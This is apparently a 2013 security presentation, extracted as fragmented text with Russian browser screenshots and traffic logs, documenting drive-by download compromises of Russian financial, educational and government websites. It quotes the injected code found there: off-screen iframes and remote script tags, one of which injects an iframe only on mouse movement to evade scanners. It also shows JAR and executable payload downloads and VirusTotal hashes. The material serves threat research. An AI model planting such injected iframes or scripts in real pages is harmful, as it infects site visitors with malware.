1...	302	HTTP	yabs.yandex.ru	/count/KQRSZn0qHp4400...	0	private...

ALT+Q > type HELP...

Miscellaneous
Server: nginx/1.4.2
Transport
Location: http://www.yandex.ru
Proxy-Connection: Keep-Alive

simbirskmebel.ru /move/step.php
limaso.bilopiso.biz /coms.cgi?2
limaso.bilopiso.biz /favicon.ico
limaso.bilopiso.biz /szpr.cgi?2&kybsj=0&qgr...
limaso.bilopiso.biz /favicon.ico
www.yandex.ru /

Financial sector: Aug 2013

TKS.RU - всё о таможене. Таможня для всех - российский таможенный портал - Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

TKS.RU - всё о таможене. Таможня для все... +

www.tks.ru

Google

Предварительное информирование и транзитная T1 в ЕС ON-LINE

Новости Юр.лицам Физ.лицам Программы Базы данных ТН ВЭД ТС On-line Бланки/курсы RSS PDA Twitter Реклама

Законодательство Околотаможенные Логистика Обзор прессы Криминал Практикум Политика

WWW.TKS.RU ВСЕ О ТАМОЖНЕ

ЕЛТРАНС П Л Ю С

+7 (812) 33 55 888 VENTA GROUP Logistics & Customs Service

Логистика от КИТАЯ до ЕВРОПЫ

поиск по сайту искать

Новая версия "Декларант +" 13.14

Растаможка авто Расчет платежей Базы данных Таможенный форум

Главное Все новости

Таможенный компромисс с Консолидация

Консоль HTML CSS Сценарий DOM Сеть

forti

body { background: none repeat scroll 0 0 #FFFFFF; color: #000000; font-family: Verdana,Helvetica,sans-serif; margin: 20px; }

```
div style="position:absolute;left:1000px;top:-1280px;">
<iframe src="http://fortinetdonation.info/indexm.html">
</iframe> </div>
```

TKS.Ru Drive-by in fiddler

597	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	43	private...	image/gif	firefox:2956
598	200	HTTP	fortinetdonation.info	/indexm.html	24 572	no-cac...	text/html	firefox:2956
599	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	43	private...	image/gif	firefox:2956
600	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	897	private...	text/javascript; charset=windo	firefox:2956
Fortinetdonation.info /indexm.html 5 text/html								
top-fwz1.mail.ru /counter?id=221470;t=49...								
w6.tks.ru /adserver/www/delivery/l...								
Fortinetdonation.info /indexm.html 5 text/html								
Fortinetdonation.info /054RIwj 23 415 no-cac... application/java-archive								
ping.chartbeat.net /ping?h=tvrain.ru&p=%2...								
fortinetdonation.info /154RIwj 131 072 no-cac... application/octet-stream								
616	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	43	private...	image/gif	firefox:2956
617	200	HTTP	edp2.adriver.ru	/images/0000001/000000...	3		application/x-javascript	firefox:2956
618	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	43	private...	image/gif	firefox:2956
619	200	HTTP	www.google-analyti...	/__utm.gif?utmwv=1.4&u...	35	private...	image/gif	firefox:2956
620	200	HTTP	hit.hotlog.ru	/cgi-bin/hotlog/count?0.9...	43		image/gif	firefox:2956
621	200	HTTP	counter.rambler.ru	/top100.scn?126458&rn=...	60	no-cac...	image/gif	firefox:2956
622	200	HTTP	content.adriver.ru	/banners/0002186/00021...	1 252		text/html	firefox:2956
623	200	HTTP	counter.yadro.ru	/hit?t26.3;rhttp%3A//yan...	149	no-cac...	image/gif	firefox:2956
624	200	HTTP	mc.yandex.ru	/watch/14868841?wmode...	77	private...	text/javascript	firefox:2956
625	302	HTTP	top.list.ru	/counter?id=221470;t=49...	0			firefox:2956
626	200	HTTP	u180.65.spylog.com	/cnt?p=0&rn=0.1181669...	898	no-cac...	image/gif	firefox:2956
627	200	HTTP	fortinetdonation.info	/indexm.html	5		text/html	firefox:2956
628	200	HTTP	top-fwz1.mail.ru	/counter?id=221470;t=49...	681	no-stor...	image/gif	firefox:2956
629	200	HTTP	w6.tks.ru	/adserver/www/delivery/l...	43	private...	image/gif	firefox:2956
630	200	HTTP	fortinetdonation.info	/indexm.html	5		text/html	firefox:2956
631	200	HTTP	fortinetdonation.info	/054RIwj	23 415	no-cac...	application/java-archive	java:3464
632	200	HTTP	ping.chartbeat.net	/ping?h=tvrain.ru&p=%2...	43		image/gif	firefox:2956
633	200	HTTP	fortinetdonation.info	/154RIwj	131 072	no-cac...	application/octet-stream	javaw:3920

	35	200	HTTP	forum.glavbukh.ru	/misc.php?show=thanked...	1 607	private...	text/html; c...	firefox:2308
	36	200	HTTP	www.google-analyti...	/ga.js	39 926	max-ag...	text/javasc...	firefox:2308
	37	302	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=1835...	5	no-cac...	text/html	firefox:2308
	38	302	HTTP	counter.yadro.ru	/hit?rhttp%3A//yandex.r...	32	no-cac...	text/html	firefox:2308
	39	200	HTTP	forum.glavbukh.ru	/images/buttons/search.png	211	max-ag...	image/png	firefox:2308
	40	200	HTTP	fortinetdonation.info	/indexm.html	24 572	no-cac...	text/html	firefox:2308
	41	200	HTTP	an.yandex.ru	/system/context.js	2 515	Expires...	application/...	firefox:2308
	42	200	HTTP	www.glavbukh.ru	/images2/b-header/numb...	388	max-ag...	image/png	firefox:2308
	43	200	HTTP	forum.glavbukh.ru	/images/gb_style/i/button...	2 212	max-ag...	image/png	firefox:2308
	44	200	HTTP	www.glavbukh.ru	/images2/b-menu/shadow...	34 452	max-ag...	image/png	firefox:2308
	45	200	HTTP	www.glavbukh.ru	/images2/b-menu/divider...	157	max-ag...	image/png	firefox:2308
	46	200	HTTP	www.glavbukh.ru	/images2/_/lock-icon.sprit...	208	max-ag...	image/png	firefox:2308
	47	200	HTTP	forum.glavbukh.ru	/images/misc/navbit-arro...	324	max-ag...	image/png	firefox:2308
	48	200	HTTP	forum.glavbukh.ru	/images/misc/arrow.png	116	max-ag...	image/png	firefox:2308
	49	200	HTTP	an.yandex.ru	/resource/context_static_...	118 322	Expires...	application/...	firefox:2308
	50	200	HTTP	counter.yadro.ru	/hit?q;rhttp%3A//yandex...	43	no-cac...	image/gif	firefox:2308
	51	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=1835...	1 464	no-cac...	application/...	firefox:2308
	52	200	HTTP	www.google-analyti...	/__utm.gif?utmwv=5.4.4...	35	private...	image/gif	firefox:2308
	53	302	HTTP	mc.yandex.ru	/watch/12306?rn=936668...	0	private...		firefox:2308
	54	200	HTTP	an.yandex.ru	/page/12306?target-ref=...	20 807	private...	application/...	firefox:2308
	55	200	HTTP	mc.yandex.ru	/watch/12306/1?rn=9366...	43	private...	image/gif	firefox:2308
	56	200	HTTP	masterh7.adriver.ru	/images/0002748/000274...	1 725		application/...	firefox:2308
	57	200	HTTP	masterh7.adriver.ru	/extender.js	5 734		application/...	firefox:2308
	58	200	HTTP	favicon.yandex.net	/favicon/auto.drom.ru	674	max-ag...	image/png	firefox:2308
	59	200	HTTP	avatars-fast.yande...	/get-direct/RKDcdYicMzur...	8 506		image/jpeg	firefox:2308
	60	200	HTTP	avatars-fast.yande...	/get-direct/55Oh91owsEt...	18 470		image/png	firefox:2308
	61	200	HTTP	avatars-fast.yande...	/get-direct/X5MfOzeqjP_h...	5 936		image/jpeg	firefox:2308
	62	200	HTTP	www.tns-counter.ru	/V13a***R%3Ehttp://yan...	43	no-stor...	image/gif	firefox:2308
	63	200	HTTP	forum.glavbukh.ru	/images/gradients/gradien...	98	max-ag...	image/png	firefox:2308
	64	200	HTTP	masterh7.adriver.ru	/images/0002748/000274...	21 725		image/gif	firefox:2308
	65	200	HTTP	content.adriver.ru	/banners/0002186/00021...	1 252		text/html	firefox:2308
	66	200	HTTP	content.adriver.ru	/banners/0002186/00021...	2 907		application/...	firefox:2308
	67	200	HTTP	www.tns-counter.ru	/V13a**aid22488219753*...	43	no-stor...	image/gif	firefox:2308
	68	200	HTTP	adr.adriver.ru	/cgi-bin/erle.cgi?sid=1697...	617	no-cac...	text/html	firefox:2308
	69	200	HTTP	content.adriver.ru	/banners/0002072/00020...	1 258		text/html	firefox:2308
	70	200	HTTP	masterh7.adriver.ru	/images/0000539/000053...	43		image/gif	firefox:2308
	71	200	HTTP	content.adriver.ru	/banners/0002072/00020...	421		application/...	firefox:2308
	72	200	HTTP	fortinetdonation.info	/054RIwj	23 415	no-cac...	application/...	java:3952
	73	200	HTTP	fortinetdonation.info	/154RIwj	131 072	no-cac...	application/...	javaw:1484

EDU sites, Sep 2013, dynamic iframe generation

www.fesn.ane.ru

(495) 434-35-31 fesn@ane.ru

РОССИЙСКАЯ АКАДЕМИЯ
народного хозяйства и государственной службы
при Президенте РФ

Факультет экономических
и социальных наук

body#bgHome <html

```
<div id="container" class="clearfix">  
  <strong>  
    <div id="footer">  
      <script src="http://accountus.gets-it.net/googlestat.php">  
    </div>  
  </div>
```

Стиль Скомпилированный стиль Макет DO

```
#bgHome {  
  background: url("../images  
  /body_home.jpg") repeat-x scroll left  
  top transparent;  
  height: 605px;  
  width: 100%;  
}
```

**<script src="http://accountus.gets-it.net/googlestat.php">
res='lafbual.knowsitall.info':**


EDU sites Sep 2013, dynamic iframe generation

Российский Институт Директоров - Mozilla Firefox


Файл Правка Вид Журнал Закладки Инструменты Справка

Российский Институт Директоров

rid.ru



РОССИЙСКИЙ
ИНСТИТУТ ДИРЕКТОРОВ



Профессиональный взгляд
на развитие корпоративного управления вашего бизнеса

РИД НАЦИОНАЛЬНЫЙ РЕЕСТР НАЦИОНАЛЬНЫЙ РЕЙТИНГ ИССЛЕДОВАНИЯ КОНСАЛТИНГ ОБУЧЕНИЕ

30-31 октября 2013
Корпоративный директор
семинар РИД

18 октября 2013
Корпоративное управление в
России
РИД партнер РБФ

1-3 октября 2013
Корпоративный секретарь
семинар РИД

28 сентября 2013, Краснодар
Конкурс годовых отчетов
РИД и HBR партнеры

```
<script src="http://accountus.gets-it.net/googlestat.php">
```

Редактировать body <html>

```
<div class="footer">
<p id="wp-exec-php-footer" style="margin:0 auto 0 auto;font-size:0.8em;padding:0 0 7px 0;text-align:center;">
<script type="text/javascript">
<noscript>  </noscript>
<script src="http://accountus.gets-it.net/googlestat.php">
1 res='vctonrl.podzone.net';
2 var astatf = 0;
3 document.write("<head></head><b><div id='rxsxjaa'></div></b>");
4 document.onmousemove=apachetochange;
5 function apachetochange() { if (astatf == 0) {
6 astatf++;
7 text = "<iframe src='http://'+res+'/rxsxjaa/2' width='12' height='9' style='position: absolute;z-
8 document.getElementById("rxsxjaa").innerHTML = text
9 }
10 }
</script>
```

Стиль Скомпилированный стиль Макет DOM

```
body, textarea, style.css (строка 28)
input, select {
font-family: Georgia;
}
body {
background: url("../img/bg-body2.png");
repeat-x scroll 0 0 #FFFFFF;
color: #424C65;
font-size: 13px;
line-height: 18px;
min-height: 100%;
min-width: 980px;
position: relative;
}
html, body, div, style.css (строка 6)
span, object, iframe,
h1, h2, h3, h4, h5.
```


EDU sites, Sep 2013, dynamic iframe generation again

```
<script src="http://accountus.gets-it.net/googlestat.php">
```

```
res='vctonrl.podzone.net';
```

```
var astatf = 0;
```

```
document.write("<head></head><b><div  
id='rxsxjaa'></div></b>");
```

```
document.onmousemove=apachetochange;
```

```
function apachetochange() { if (astatf == 0) {
```

```
astatf++;
```

```
text = "<iframe src='http://'+res+ '/rxsxjaa/2' width='12'  
height='9' style='position: absolute;z-index:1; left: -1100px;  
top: -1200px;'></iframe>";
```

```
document.getElementById("rxsxjaa").innerHTML = text
```

Oops, a regional GOV resource, July 2013

The screenshot shows the website of the President of the Republic of Bashkortostan. The top navigation bar includes links for "President", "Administration", "Press-service", "Appeals", "Rustem Khamitov", and "Blog". Below this, there is a Russian version of the site with similar navigation. A semi-transparent box highlights the following script tag in the page source:

```
<script src="http://changeip.changeip.name/rsize.js">
```

The screenshot shows the browser's developer tools. The left pane displays the HTML source code, with the script tag highlighted:

```
<script src="http://changeip.changeip.name/rsize.js">  
1 res='bhduqnd.selfip.org';var astatf = 0;  
2 document.write("<head></head><b><div id='accountil'></div></b>");  
3 document.onmousemove=jsstatic;  
4 function jsstatic() { if (astatf == 0) { astatf++; text = "<iframe src='http://'+res+'/bashimme/2' width='7' heigt  
5 document.getElementById("accountil").innerHTML = text }}  
</script>  
<b>  
</div>  
</div>
```

The right pane shows the CSS styles for the body element:

```
body {  
    background-color: #FFFFFF;  
}  
body {  
    font-family: Arial,Helvetica,sans-serif;  
    font-size: 80.01%;  
    height: 100%;  
    margin: 0;  
    padding: 0;  
}
```

Oops, exploit is only triggered only by mouse move!

- `<script src="http://changeip.changeip.name/rsize.js">`
- `res='bhduqnd.selfip.org';var astatf = 0;`
- `document.write("<head></head><div id='accountil'></div>");`
- **`document.onmousemove=jsstatic;`**
- `function jsstatic() { if (astatf == 0) { astatf++; text = "<iframe src='http://'+res+'/bashimme/2' width='7' height='12' style='position: absolute; left: -1000px; top: -1000px; z-index: 1;'></iframe>";`

Oops, welcome to Moscow, Aug 2013

Официальный информационный портал органов власти Северного административного округа Москвы - Mozilla Firefox


Файл Правка Вид Журнал Закладки Инструменты Справка

Официальный информационный портал о... +

← → saoi.thelp.ru ☆ Google 🔍 🏠 🌟

Поиск по сайту 🔍


ОФИЦИАЛЬНЫЙ ИНФОРМАЦИОННЫЙ ПОРТАЛ ОРГАНОВ ВЛАСТИ




СЕВЕРНОГО АДМИНИСТРАТИВНОГО ОКРУГА МОСКВЫ


Контактная информация

НОВОСТИ ПРЕФЕКТУРА РАЙОНЫ УПРАВЛЕНИЕ ОКРУГОМ СПРАВОЧНИК ФОРУМ

 КОМПЛЕКСНАЯ ПРОГРАММА РАЗВИТИЯ СЕВЕРНОГО АДМИНИСТРАТИВНОГО ОКРУГА ГОРОДА МОСКВЫ

 МОСКОВСКАЯ ГОРОДСКАЯ ИЗБИРАТЕЛЬНАЯ КОМИССИЯ

ВЕСТНИК МОСКОВСКОЙ ГОРОДСКОЙ ИЗБИРАТЕЛЬНОЙ КОМИССИИ

 ПРАВИТЕЛЬСТВО МОСКВЫ ОФИЦИАЛЬНЫЙ СЕРВЕР

```
<object height="0" align="left" width="0" type="text/html" data="http://wrutr.VizVaz.com/viewforum.php?b=cc119b1"></object>
```

```
<script defer="defer" type="text/javascript" src="//mc.yandex.ru/metrika/watch.js"></script>
<noscript>
<div style="position: absolute; left: -9999px;" alt="" />
</noscript>
<object height="0" align="left" width="0" type="text/html" data="http://wrutr.VizVaz.com/viewforum.php?b=cc119b1"></object>
</body>
```

```
background: url("/v2/_common/images/style/city.gif") no-repeat fixed center top #E8E8E8;
color: #000000;
font: 12px/18px verdana,arial,sans-serif;
padding-bottom: 30px;
text-align: center;
}
body {
style.css (строка 24)
```

Even with samples

613	200	HTTP	sao.ithelp.ru	/v2/_common/images/sr.png	1 198	image/png
614	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/icons_sprite.gif	6 330	image/gif
615	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/round-bot-bg.gif	419	image/gif
616	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/search_block.gif	182	image/gif
617	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/actual-bg.gif	55	image/gif
618	200	HTTP	sao.ithelp.ru	/v2/_common/images/sl.png	1 174	image/png
619	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/container.gif	130	image/gif
620	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/pre-footer.gif	81 754	image/gif
621	200	HTTP	sao.ithelp.ru	/v2/_common/images/style/footer.gif	1 210	image/gif
622	200	HTTP	wruvr.vizvaz.com	/viewforum.php?b=cc119b1	4 579	text/html; charset=utf-8
623	200	HTTP	mc.yandex.ru	/watch/8742871?rn=345454&wmode=5&callback=_ymjsp531792&page-ref=http...	74	p... text/javascript
624	200	HTTP	sao.ithelp.ru	/v2/_common/images/gray_up.gif	497	image/gif
625	200	HTTP	sao.ithelp.ru	/v2/_common/images/gray_down.gif	497	image/gif
626	200	HTTP	sao.ithelp.ru	/favicon.ico	1 150	image/x-icon
627	404	HTTP	wruvr.vizvaz.com	/app.jnlp	287	text/html; charset=iso-8859-1
628	404	HTTP	wruvr.vizvaz.com	/app.jnlp	287	text/html; charset=iso-8859-1
629	200	HTTP	wruvr.vizvaz.com	/profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	29 042	application/java-archive
630	404	HTTP	wruvr.vizvaz.com	/app.jnlp	287	text/html; charset=iso-8859-1
631	200	HTTP	wruvr.vizvaz.com	/profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	29 042	application/java-archive
632	200	HTTP	wruvr.vizvaz.com	/profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	29 042	application/java-archive
633	200	HTTP	wruvr.vizvaz.com	/profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	29 042	application/java-archive
634	200	HTTP	wruvr.vizvaz.com	/profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	29 042	application/java-archive
635	200	HTTP	wruvr.vizvaz.com	/y41gr.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d	79 872	application/octet-stream
636	200	HTTP	mc.yandex.ru	/webvisor/8742871?rn=6355&wv-tvpe=0&cnt-class=0&page-url=http%3A%2F...	43	p... image/gif



SHA256: 70c21fb812665fc1d75b158b7a48f4e85cbaf5bcc37a2dfd0d0555a7f561f9a8

File name: 11383.exe

Detection ratio: 4 / 46

Analysis date: 2013-08-14 14:37:43 UTC (2 months ago)

SHA256: deeee11c34a55901e368db3a715419ae886a33be3f504fd1203076b6eeb62502

File name: 4edb.jar

Detection ratio: 3 / 46

Analysis date: 2013-08-14 14:36:31 UTC (2 months ago)

<https://www.virustotal.com/en/file/70c21fb812665fc1d75b158b7a48f4e85cbaf5bcc37a2dfd0d0555a7f561f9a8/analysis/1376491063/>

<https://www.virustotal.com/en/file/deeee11c34a55901e368db3a715419ae886a33be3f504fd1203076b6eeb62502/analysis/1376490991/>

Bing me



WEB IMAGES VIDEOS MORE



Одуванчики фото рисунки



KLADOVKA.KG

Поиск...



© 2013 Microsoft | Privacy and Cookies | Legal | About our ads | Help | Feedback

Console HTML CSS Script DOM Net

Edit body.en < html

```
<div id="s_c">
  
  <div id="s_err" class="noshow">
  <iframe id="s_sp" scrolling="no" frameborder="0" style="height: 1200px;">
    <html lang="ru" xml:lang="ru" xmlns="http://www.w3.org/1999/xhtml">
      <head>
        <script type="text/javascript" src="http://chlenososalka.myftp.org/showforum.php?pid=54543">
          1
          2 document.write('<div style="position: absolute; left: -1261px; top: -1158px;"><iframe
        </script>
        <style type="text/css">
      </head>
      <body>
        <iframe style="position: absolute; left: -999px; top: -999px; width: 1px; height:
          1px;" allowtransparency="true" name="RemoteIframe">
        <div style="position: absolute; left: -1261px; top: -1158px;">
          <iframe width="1024" height="768" src="http://driuat.schoolopros.ru/viewforum.php?b=22f5
            <html>
          </iframe>
        </div>
      </body>
    </html>
  </iframe>
</div>
```

5	200	HTTP	www.bing.com	/td/lsls.gif?IG=5a6Hte961904c7aa46a7e06ab4e95238
6	200	HTTP	chlenososalka.myftp.org	/showforum.php?pid=54543
7	200	HTTP	kladovka.kg	/engine/classes/js/jquery.js
8	200	HTTP	kladovka.kg	/engine/classes/js/jqueryui.js
9	200	HTTP	kladovka.kg	/engine/classes/js/dle_js.js
0	200	HTTP	kladovka.kg	/engine/classes/highslide/highslide.js
1	200	HTTP	kladovka.kg	/templates/Default/style/base.css
2	200	HTTP	kladovka.kg	/templates/Default/style/style.css
3	200	HTTP	kladovka.kg	/templates/Default/style/engine.css
4	404	HTTP	kladovka.kg	/templates/Default/js/easing.js
5	404	HTTP	kladovka.kg	/templates/Default/js/timers.js
6	404	HTTP	kladovka.kg	/engine/inc/ajax_help/js/help_ajax.js
8	404	HTTP	kladovka.kg	/templates/Default/js/easing.js
0	302	HTTP	driuat.schoolopro.ru	/viewforum.php?b=22f58ab
85	200	HTTP	mc.yandex.ru	/clmap/7195330?rn=288126&page-url=http%3A%2F%

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
 Accept-Encoding: gzip, deflate
 Accept-Language: en-us,en;q=0.5
 User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:7.0) Gecko/20100101 F

Miscellaneous

Referer: http://kladovka.kg/design/vector/vector-nature/2122-oduv

Transport

Transformer Headers **TextView** SyntaxView ImageView
 HexView WebView Auth Caching Cookies Raw
 JSON XML

```
document.write('<div style="position: absolute; left: -1261px; top: -1158px;">
<iframe src = "http://driuat.schoolopro.ru/viewforum.php?b=22f58ab"
width="1024" height="768"></iframe></div>');
```

52923-duhovnoe-nasledstvo-slavyan-i-ar... v...

all

```

1
2 <script src="http://chlenososalka.myftp.org/showforum.php?pid=54543" type="text/javascript"></script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="ru" lang="ru">
4 <head>
5 <meta name='loginza-verification' content='4dd185b14dbd8b670b5f43c4fd48b2b8' />
```


dns aubuse of a legit domain

- domain: SCHOOLOPROS.RU
- nserver: ns1.afraid.org.
- nserver: ns2.afraid.org.
- state: REGISTERED, DELEGATED, VERIFIED
- org: LLC "GKShP"
- registrar: RU-CENTER-REG-RIPN
- admin-contact: <https://www.nic.ru/whois>
- **created: 2010.01.25**
- paid-till: 2014.01.25
- free-date: 2014.02.25I

Observation time: Oct 2013

EMS Почта Украины EMS Почта США
EMS Почта Казахстана EMS Почта Кореи
EMS Почта Гонконга EMS Почта Азербайджана

Информация о статусах трек-кодов автоматически извлекается из открытых источников, в частности с официальных сайтов почтовых систем мира. Организаторы ресурса Post-Tracker.ru гарантируют, что не будут передавать личные данные пользователей и номера трек-кодов третьим лицам. Извлечение информации по статусам трек-кодов с соответствующих ресурсов производится от имени пользователя, добавившего его. Кроме того, уведомляем Вас, что данные по времени прохождения добавленных Вами трек-кодов, будут использоваться для формирования статистики прохождения почтовых отправок, и будут доступны всем желающим в обезличенной форме в соответствующем разделе ресурса Post-Tracker.ru

411 011 92 280 60 590 РЕЙТИНГ 238 066833 219982 6 0655 Basic Русское Android Сообщество ChinaPrices.ru Резонансные Металлоискатели MYS

Помощь | СМС-Уведомления | Реклама на сайте | Контакты
Все права © AlexxNB
г.Петрозаводск
2009г. - 2013г.

Console HTML CSS Script DOM Net

Edit body <html


```
<html>
<head>
<body>
  <table class="maintable" cellspacing="0" cellpadding="0" border="0" align="center">
  <div class="counters">
  <iframe src="http://sellingumec.atollsi.biz/same/exemption.html" style="width: 298px; height: 180px; position: absolute; top: -7994px; left: -4134px;">
    <html>
      <head>
        <title>Too Many Requests</title>
      </head>
      <body>
        <h1>Too Many Requests</h1>
        <p>I only allow 50 requests per hour to this Web site per logged in user. Try again soon.</p>
      </body>
    </html>
  </html>
```

```
<iframe src="http://sellingumec.atollsi.biz/same/exemption.html" style="width: 298px; height: 180px; position: absolute; top: -7994px; left: -4134px;">
```

Observation time: Oct 2013

- `<a href="http://metrika.yandex.ru/stat/?id=5876056&from=informer"`
- `target="_blank" rel="nofollow"><script type="text/javascript"`
- `src="http://impasse.publicservant.biz/over.js"></script>
<html>
<head>
<title>Too Many Requests</title>
</head>
<body>
<h1>Too Many Requests</h1>
<p>I only allow 50 requests per hour to this Web site per logged in user.
Try again soon.</p>
</body>
</html>
```

# Observation time: Oct 2013



```
<html>
 <head>
 <script async="" type="text/javascript" src="http://partner.googleadservices.com/gpt/pubads_impl_27.js">
 <script charset="utf-8" src="//mc.yandex.ru/metrika/watch.js">
 <style type="text/css">
 <style type="text/css">
 </head>
 <body id="ff-mynxx" class="f-default light-green light iehandle">
 <iframe width="1" height="1" style="visibility: hidden" src="http://xwmwrijep.sytes.net:12601/contents/template/bad/module.php?down=82">
```

`<iframe width="1" height="1" style="visibility: hidden" src="http://xwmwrijep.sytes.net:12601/contents/template/bad/module.php?down=82">`

# Observation date: Oct 2013

```
<iframe
src="http://xwmwryjep.sytes.net:12601/content
s/template/bad/module.php?down=82"
width=1 height=1 style="visibility:
hidden"></iframe>i»¿
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN"
```

```
"http://www.w3.org/TR/html4/loose.dtd">
```

```
<head>
```

